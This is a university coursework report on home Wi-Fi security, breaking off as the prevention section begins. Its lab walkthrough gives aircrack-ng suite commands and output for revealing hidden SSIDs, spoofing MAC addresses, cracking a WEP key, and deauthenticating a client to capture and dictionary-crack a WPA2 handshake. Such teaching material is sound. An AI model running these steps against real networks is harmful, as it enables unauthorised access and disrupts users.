Northumbria University NEWCASTLE

Newcastle • London • Amsterdam

COURSEWORK COVER PAGE

Module Number:	LD7008
Module Title:	WIRELESS NETWORK AND SECURITY
Module Tutor Name:	Dr Abdulrahman Salih
Coursework Title:	Home Wi-Fi Security: Exploiting WEP and WPA2 Flaws and Prevention Strategies (Assignment 2)
Student Name:	Bibek Thapa
Student ID:	W24039368
Programme of Study:	MSc Cyber Security
Word count:	2197

Declaration

I confirm that this assessment is my own work and that I have duly acknowledged and correctly referenced the work of others. I am aware of and understand that any breaches to the Code of Academic Conduct will be investigated and sanctioned in accordance with the Academic Conduct Regulation.

Your signature:	Bibek Thapa	**Date:**	23-01-2025

Home Wi-Fi Security: Exploiting WEP and WPA2 Flaws and Prevention Strategies

Student Name: Bibek Thapa, Supervisor; Dr Abdulrahman Salih

Abstract - This paper aims at identifying and analyzing the security risks inherent in-home Wi-Fi networks in the areas of authentication and encryption, general 802.11 client security, and preventative measures. Specifically, it focuses on the exploitation and vulnerabilities of Wireless Security that are employed at home places including Hidden SSID, MAC Filtering, WEP, and WPA2. Further, it also points out some of the typical vulnerabilities of 802.11 client devices, which the adversary can take advantage of. To overcome these challenges, the research put forward effective countermeasures as the way to enhance the protection of home Wi-Fi networks and shield them from unauthorized access and abuses.

Key-Words: WLAN, WEP, WPA, WPA2, SSID, MAC filtering.

I. INTRODUCTION

Network security refers to protecting the networks and the devices that are connected to the networks from access by unauthorized people, other security risks among other perils. Firewalls, encryption and authentication are some of the main ones. Cisco defines network security as "the safeguarding of the communications structure of a network against such factors as unauthorized access, unauthorized utilisation or theft [1].

Hackers possibly take advantage of the vulnerability to engage in unlawful pursuits, distribute undesirable emails or obtain sensitive information like identity numbers, credit card information and others resulting to forgery.

This paper explores the vulnerabilities of home-based Wi-Fi, concerning authentication and encryption, client 802.11 and protection measures. The study is divided into two parts:

1.Technical Analysis: Every topic, including hidden SSIDs, MAC filtering, and WEP and WPA2 encryption, is discussed in this section. It also examines the problems in 802.11 protocols from a practical point of view in an environment that has been converted into a home wireless network lab.

2.Related work and Prevention Strategies: This part draws risks from the scenarios analyzed above and recommends measures on how to strengthen the security of home wireless networks.

The Service Set Identifier (SSID) is the name that distinguishes one wireless network from another. Security can be given through WEP & WPA2 respectively but unfortunately WEP is not as secure as WPA2 because of some vulnerabilities that make the system weak. WPA3 has an improvement as it protects against brute force [2] attack over WPA2 due in part to its security enhancements but WPA3 is not popular because of compatibility problems and costs. To the best of my knowledge, this research provides ways of improving the security of home Wi-Fi.




Figure 1: Wireless Network


II. PART A: TECHNICAL FLAWS

Network security problems make it easy for cybercriminals to break in and steal data or make your network unreliable, which breaks usual business operations. Vulnerabilities appear when security tools don't work properly or when network settings are set up wrong across entire hardware systems and applications [3].

To solve these issues, encryption, verification, IDS systems, must be combined and limit who can access. In network security, the goal is threefold: keep information confidential, prevent tampering or disruptions, ensure systems stay functional, verify data quality, and maintain traceable records [4]. Security problems must be identified and solve in advance to keep our information systems working and secure.


A. *Discovery of Hidden SSID*

When setting up a wireless network, Invisible SSID makes it impossible for devices to find the network name. Hidden network names offer protection, yet they don't stop hackers who can still find them through packet snooping. When SSIDs are set to hide they make network access challenging for authorized users and technical support since users need to know the specific network name to link. Aircrack-ng suite with Monitor mode scanning shows the full list of available networks since it detects both visible and hidden Wi-Fi networks.
Starting airodump-ng wireless scanner in monitoring mode will show all nearby networks when issuing the command sudo airodump-ng wlan0. We can identify networks with hidden SSIDs through the <length 0> field indicated in Figure 3 below.



```
┌──(root㉿kali)-[~]
└─# sudo airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0           ath9k_htc       Qualcomm Atheros Communications AR927
1 802.11n
                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]w
lan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)


┌──(root㉿kali)-[~]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

docker0   no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```


Figure 2: Monitor Mode



```
CH  9 ][ Elapsed: 12 s ][ 2021-06-13 14:22

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

AA:DA:0C:50:00:BD  -66        2        0    0   8  130   WPA2 CCMP   PSK  <length:  0>
D8:47:32:E9:3F:33   -1        0        1    0   6   -1   WPA              <length:  0>
A0:AB:1B:27:A0:A4   -1        0        8    0   1   -1   WPA              <length:  0>
18:45:93:69:A5:19  -20        2        8    0  10  130   WPA2 CCMP   PSK  raaj
AA:DA:0C:16:DD:82  -61        2        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
A8:DA:0C:26:DD:82  -61        2        0    0  11  130   WPA2 CCMP   PSK  Mohak jain (C
```

Figure 2: Scan results

After identifying the target, we can focus our listening on it by specifying its BSSID using the command airodump-ng -c 6 --bssid D8:47:32:E9:3F:33 wlan0mon. This lets us to permit new users to connect or Deauthenticate existing users to begin capturing data. As people try to reconnect, the receiver capture the data. The image below shows our scanning process detected a network named "ignite."




```
CH  6 ][ Elapsed: 1 min ][ 2021-06-13 14:32

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

D8:47:32:E9:3F:33  -18  62      362       46    0   6  130   WPA2 CCMP   PSK  ignite

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

D8:47:32:E9:3F:33  30:24:32:1F:89:AC  -20    0 - 6e    0      169
```

Figure 4: hidden SSID

B. *Media Access Control (MAC) Filtering*

According to GeeksforGeeks (2023) MAC address filtering determines which devices can connect to your network depending on their MAC address [5]. With tools like macchanger in kali Linux an attacker can replace an authorized device's MAC address to beat the security system. The process involves Disabling the interface, changing the MAC address, and re-enabling the interface to bypass MAC address filtering,




```
┌──(root㉿kali)-[~]
└─# sudo ifconfig wlan0mon down

┌──(root㉿kali)-[~]
└─# sudo macchanger -m 26:47:C7:09:2F:C9 wlan0mon
Current MAC:   18:d6:c7:0f:65:38 (unknown)
Permanent MAC: 18:d6:c7:0f:65:38 (unknown)
New MAC:       26:47:c7:09:2f:c9 (unknown)
```

Figure 3:Macchanger

C. *WEP Cracking*


Back in 1997 WEP (Wired Equivalent Privacy) became the initial wireless security method that protected data by using encryption to stop bad actors from entering networks. During its time of use the 64/128-bit encryption with static key protected wireless networks against Man-in-the-Middle attacks effectively. While WEP kept networks secure for a few years, many weaknesses made it unusable after 2004, and experts view it as no longer safe to use [6]. A basic way to break into a WEP-protected network uses the Wi-Fi card in monitor mode to watch the network instead of connecting directly.



```
root@bt:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
832     dhclient3
2839    dhclient3
Process with PID 2839 (dhclient3) is running on interface wlan0

Interface       Chipset         Driver

wlan0           Ralink RT2870/3070      rt2800usb - [phy0]
                                (monitor mode enabled on mon0)
```

Figure 6: Wifi card in monitor mode


After entering the monitor mode, we can start scanning available networks with the command *sudo airodump-ng wlan0*



```
root : airodump-ng
File  Edit  View  Bookmarks  Settings  Help

CH 11 ][ Elapsed: 28 s ][ 2011-08-29 13:42

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

12:D1:CC:DD:67:46   -1       15        0    0  10  11   OPN              [redacted]
00:1A:70:70:69:4B  -44       13        2    0  11  54 . WEP  WEP         ConnectMe
00:25:5E:3F:AD:07  -53       12        0    0   1  54   OPN              <length:  0>
00:25:5E:3F:AD:06  -53       12        0    0   1  54   OPN              <length:  0>
00:25:5E:3F:AD:05  -51       14        0    0   1  54   OPN              <length:  0>
00:25:5E:3F:AD:04  -54       13       68    0   1  54   WPA  TKIP   PSK  [redacted]
F0:7D:68:41:F0:72  -76       15        4    0   6  54e. WPA2 CCMP   PSK  [redacted]

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

12:D1:CC:DD:67:46  00:0D:9D:01:9A:D9  -64    0 - 1    56       15
(not associated)   D0:B3:3F:03:34:E4  -82    0 - 1     0        3  [redacted]
(not associated)   00:07:AB:B9:69:40  -62    0 - 1     0        2  [redacted]
00:25:5E:3F:AD:04  1C:65:9D:24:5B:8F  -82    0 - 1     2        3
```

Figure 7: Network Discovery


When the channel and BSSID of target network is identified, we can begin capturing packets on that specific channel. The data we receive from interception will be saved directly to a file called 'ConnectMeCrack' linked with our Wi-Fi adapter.



```
root : airodump-ng
File  Edit  View  Bookmarks  Settings  Help

root@bt:~# airodump-ng mon0 --bssid 00:1A:70:70:69:4B --channel 11 --write ConnectMeCrack
```

Figure 8: Creating Output file


As we can see from the below figure the output file has been saved in working directory



```
root : bash
File  Edit  View  Bookmarks  Settings  Help
root@bt:~# ls
addr.c   ConnectMeCrack-01.cap           Desktop       replay_arp-0829-135841.cap
a.out    ConnectMeCrack-01.csv           eth.sh        SourceCode
chat.c   ConnectMeCrack-01.kismet.csv    ipconf.sh     test1.c
code     ConnectMeCrack-01.kismet.netxml ipsec_key.txt~ test.c
root@bt:~# 
```

Figure 9: List of Output file


Once the file ‘ConnectMeCrack-01.cap’ is identified we run the command below to crack WEP encryption to get the key



```
File  Edit  View  Bookmarks  Settings  Help
root@bt:~# aircrack-ng ConnectMeCrack-01.cap
```

Figure 10: Cracking .cap file

After running the command, it will take a few seconds to receive handshake and crack key. Then WEP key will be presented in terminal as shown in below figure.



```
                              Aircrack-ng 1.1 r1899

                  [00:00:00] Tested 136 keys (got 22412 IVs)

KB    depth   byte(vote)
 0    0/  1   D4(33024) 7B(29440) 6A(28672) 0F(28416) 21(28160) 3A(28160) 28(27904) 88(27904)
 1    3/  6   3C(27904) 47(27648) 4A(27392) AA(27136) E5(27136) 3F(26880) 89(26880) 8D(26368)
 2    0/  1   32(30976) 9A(27904) 2E(27136) 3C(27136) 8A(27136) 15(26880) 39(26880) 86(26880)
 3    0/  2   C5(31744) B9(30720) 9C(28416) 53(28160) BC(27904) DE(27904) 1F(27136) ED(27136)
 4    4/ 13   AB(28928) 14(28672) 63(27904) C1(27904) 07(27648) 4D(27648) 7E(27648) 56(27392)

              KEY FOUND! [ D4:76:32:C5:AB ]
     Decrypted correctly: 100%
```

Figure 4 : key found

D. *WPA2 Cracking*

According to Radivilova and Hassan (2017), WPA2, introduced in 2004, operates in two main modes:


WPA2-PSK (Pre-Shared Key): Home networks use this mode, where all users access the internet with the same secret word. Encryption happens through a PMK (Pairwise Master Key).

WPA2-Enterprise (EAP): The WPA2-Enterprise mode serves major institutions through a RADIUS server to verify users while creating temporary PMKs for every connecting device. This system protects your network better, because a key vulnerability can only affect a single session, rather than all of them [7].

Despite being strong as a security protocol, WPA2 remains exposed to dictionary attacks and MITM intrusion risks caused by network setup errors. Users can defend against known threats better by setting up WPA2-Enterprise with secure authentication methods using digital certificates.

From the step by step guided figures below we can see how to exploit encryption flaws of WPA2-PSK.


The first step is switching Wi-Fi Adapter to monitor mode from managed mode as seen in figure 12.



```
              * Operating Mode Notification
glitch@wifi:~$ sudo ip link set dev wlan2 down
glitch@wifi:~$ sudo iw dev wlan2 set type monitor
glitch@wifi:~$ sudo ip link set dev wlan2 up
glitch@wifi:~$ 
```

Figure 5: command for monitor mode


The command *sudo iw dev wlan2 info* will show the information of Wi-Fi card from the image below we can see monitor mode is enabled.



```
glitch@wifi:~$ sudo iw dev wlan2 info
Interface wlan2
        ifindex 5
        wdev 0x200000001
        addr 02:00:00:00:02:00
        type monitor
        wiphy 2
        channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz
        txpower 20.00 dBm
glitch@wifi:~$ 
```

Figure 6 Monitor mode


After that we can simply run *sudo airodump-ng wlan2* command to see the information captured.



```
                    bibek@kali: ~/Downloads
glitch@wifi:~$ sudo airodump-ng wlan2
```

Figure 14 : starting airodump-ng


The below figure shows the captured information like BSSID, SSID and channel which is rouge access point (Malware_AP). where victim will be connected as a wireless network.



```
CH 12 ][ Elapsed: 3 mins ][ 2025-01-22 11:14

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC CIPHER  AUTH ESSID

02:00:00:00:00:00  -28      145        0    0   6  54   WPA2 CCMP   PSK  MalwareM_AP
```

Figure 15 :Scan result


The victim is connected as shown in figure 16 below where MAC address of victim device is seen in station section *02:00:00:00:01:00*



```
 CH  6 ][ Elapsed: 4 mins ][ 2025-01-22 11:30 ][ WPA handshake: 02:00:00:00:00:00

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 02:00:00:00:00:00  -28 100     2399        8    0   6   54   WPA2 CCMP   PSK  MalwareM_AP

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 02:00:00:00:00:00  02:00:00:00:01:00  -29    1 - 1      0      145  EAPOL
```


Figure 16: Victim identified

Once the victim is connected, we can capture the traffic and at the same time we need to send Deauthentication to that network by opening another terminal so that when victim connects again it will capture the traffic in the file specified Which is 'wpa2-cracking' in the figure below



```
glitch@wifi:~$ sudo airodump-ng -c 6 --bssid 02:00:00:00:00:00 -w wpa2-cracking wlan2
11:25:59  Created capture file "wpa2-cracking-01.cap".
```

Figure 7: creating .cap output file




glitch@wifi: ~

bibek@kali: ~/Downloads

```
glitch@wifi:~$ sudo aireplay-ng -0 1 -a 02:00:00:00:00:00 -c 02:00:00:00:01:00 wlan2
11:28:49  Waiting for beacon frame (BSSID: 02:00:00:00:00:00) on channel 6
11:28:50  Sending 64 directed DeAuth (code 7). STMAC: [02:00:00:00:01:00] [ 0| 0 ACKs]
```

Figure 18: Sending Deauthentication


From the figure below its clear that .cap file has been saved in the working directory along with other necessary traffic files.



```
glitch@wifi:~$ ls
rockyou.txt            wpa2-cracking-01.csv         wpa2-cracking-01.kismet.netxml
wpa2-cracking-01.cap   wpa2-cracking-01.kismet.csv  wpa2-cracking-01.log.csv
```

Figure 19: list of output file


If we open the wpa2-cracking-01.cap file in the Wireshark we can clearly see the 4-way handshake of networks and client which is victim from the figure below



wpa2-cracking-01.cap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
eapol
No.  Time        Source             Destination        Protocol Length Info
 273 178.907378  02:00:00:00:00:00  02:00:00:00:01:00  EAPOL    131 Key (Message 1 of 4)
 274 178.907661  02:00:00:00:01:00  02:00:00:00:00:00  EAPOL    153 Key (Message 2 of 4)
 275 178.907763  02:00:00:00:00:00  02:00:00:00:01:00  EAPOL    187 Key (Message 3 of 4)
 276 178.907898  02:00:00:00:01:00  02:00:00:00:00:00  EAPOL    131 Key (Message 4 of 4)
```

Figure 8: 4-way handshake




File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time        Source             Destination        Protocol Length Info
 204 170.942726  02:00:00:00:00:00  02:00:00:00:01:00  802.11    26 Deauthentication, SN=96, FN=0, Flags=........
 205 170.942807  02:00:00:00:00:00  02:00:00:00:01:00  802.11    26 Deauthentication, SN=96, FN=0, Flags=........
 206 170.945223  02:00:00:00:01:00  02:00:00:00:00:00  802.11    26 Deauthentication, SN=97, FN=0, Flags=........
 207 170.945251  02:00:00:00:01:00  02:00:00:00:00:00  802.11    26 Deauthentication, SN=97, FN=0, Flags=........
 208 170.949287  02:00:00:00:00:00  02:00:00:00:01:00  802.11    26 Deauthentication, SN=98, FN=0, Flags=........
 209 170.949316  02:00:00:00:00:00  02:00:00:00:01:00  802.11    26 Deauthentication, SN=98, FN=0, Flags=........
 210 170.950828  02:00:00:00:01:00  02:00:00:00:00:00  802.11    26 Deauthentication, SN=99, FN=0, Flags=........
 211 170.950848  02:00:00:00:01:00  02:00:00:00:00:00  802.11    26 Deauthentication, SN=99, FN=0, Flags=........
 273 178.907378  02:00:00:00:00:00  02:00:00:00:01:00  EAPOL    131 Key (Message 1 of 4)
 274 178.907661  02:00:00:00:01:00  02:00:00:00:00:00  EAPOL    153 Key (Message 2 of 4)
 275 178.907763  02:00:00:00:00:00  02:00:00:00:01:00  EAPOL    187 Key (Message 3 of 4)
 276 178.907898  02:00:00:00:01:00  02:00:00:00:00:00  EAPOL    131 Key (Message 4 of 4)
   2 22.498938   02:00:00:00:01:00  02:00:00:00:00:00  802.11    24 Null function (No data), SN=116, FN=0, Flags=.......T
   3 55.266692   02:00:00:00:01:00  02:00:00:00:00:00  802.11    24 Null function (No data), SN=117, FN=0, Flags=.......T
   4 88.034585   02:00:00:00:01:00  02:00:00:00:00:00  802.11    24 Null function (No data), SN=118, FN=0, Flags=.......T
   5 118.754574  02:00:00:00:01:00  02:00:00:00:00:00  802.11    24 Null function (No data), SN=119, FN=0, Flags=.......T
   6 149.474547  02:00:00:00:01:00  02:00:00:00:00:00  802.11    24 Null function (No data), SN=120, FN=0, Flags=.......T
```

Figure 21: 4-way handshake


After getting .cap file with the traffic captured we can crack the password of a wireless network with the following command. *aircrack-ng* and followed by bssid and password list which is *rockyou.txt* in this case.



```
glitch@wifi:~$ sudo aircrack-ng -a 2 -b 02:00:00:00:00:00 -w /home/glitch/rockyou.txt wpa2-cracking-01.cap
```

Figure 22:Cracking Password

Finally, the key is cracked, and the password is shown in the terminal figure below which is *'fluffy/champ24'* in this case.



```
glitch@wifi:~$ sudo aircrack-ng -a 2 -b 02:00:00:00:00:00 -w /home/glitch/rockyou.txt wpa2-cracking-01.cap
Reading packets, please wait...
Opening wpa2-cracking-01.cap
Read 290 packets.

1 potential targets



                               Aircrack-ng 1.6

      [00:00:01] 488/513 keys tested (785.85 k/s)

      Time left: 0 seconds                                      95.13%

                           KEY FOUND! [ fluffy/champ24 ]


      Master Key     : 44 9B 35 B0 98 49 3D E2 C2 BB 98 AF F6 22 38 64
                       48 9A DA 09 A5 CC C9 D7 5C 33 DD 5F 3A 4A 43 EB

      Transient Key  : BD F7 DA 10 19 81 9F 47 9E B2 14 7E 3F 8C 1D 8E
                       44 F0 D0 95 9B 23 4C F3 B2 23 F3 68 9C 06 71 F9
                       49 77 EC FD 09 CF 3E 07 E1 87 7D EE 22 49 13 07
                       20 39 D7 EE 1A 19 41 0F 12 E4 12 03 48 D9 D0 9D

      EAPOL HMAC     : 6D 0E 1F 20 E5 61 F4 21 BA 29 5E D0 8B D7 12 B8
```

Figure 23:Password found

III. Client Security Flaws in 802.11

Wireless network devices follow the IEEE 802.11 standards that control their wireless communication. The 802.11 standards family consists of four main versions, each designated by different speed levels and frequency bands. These standards define two main communication modes: ad hoc mode and infrastructure mode.

Devices create temporary networks by communicating with each other when they work in ad hoc mode without using an access point [8]. When using infrastructure mode devices attach to the network through a stationary access point that facilitates connection between all devices.

The 802.11 standard uses three frame types for communication: The 802.11 standard uses three types of frames with management frames for setup tasks and connection setup while control frames oversee data access operations and data frames transport data between wireless device [9].

Wireless network attackers execute either passive surveillance or active modification of transmitted data. Some of the common attacks against 802.11 standards are follows:

- **Man-in-the-Middle (MITM) Attacks:** The MITM attacker intercepts communications that users sent to each other directly and sends them to other users while making both sides unaware of the interception. The attack configuration enables the attacker to read messages secretly between users.[10]

- **Evil Twin Attacks:** An attacker builds a false wireless access point that matches the actual network name of a protected system. When users join spoofed Wi-Fi networks, attackers gain access to their data and can watch or change what they do online.[11]
- **Deauthentication Attacks:** These attacks disrupt wireless links by blocking the normal exchange between wireless clients and access points that must happen before connection is established.

IV. PART B: RELATED WORK

Several devices can obtain internet access at once through wireless technology that automatically shares digital information. These networks typically include two types of connections: Physical cables connect our printers and TVs, but wireless devices let us connect our phones tablets and laptops without cables. These networks encounter persistent dangers from unauthorized users. Tambe (2015) documents how attackers use software vulnerabilities to install damaging programs and grab sensitive information while taking over compromised systems [12]. Successful cyber assaults lead attackers to access personal information which includes financial records. A breakthrough attack destroys system security and blocks users from finding or using their data. To secure a wireless network users must enable Wi-Fi encryption, connect through VPN, update their systems, and install firewalls.

While security steps defend against most threats, they remain inadequate against complete security protection.




Figure 24:home wireless network architecture

V. PREVENTION STRATEGIES

To effectively mitigate malicious attacks against a home-based network environment, the following security measures should be implemented:

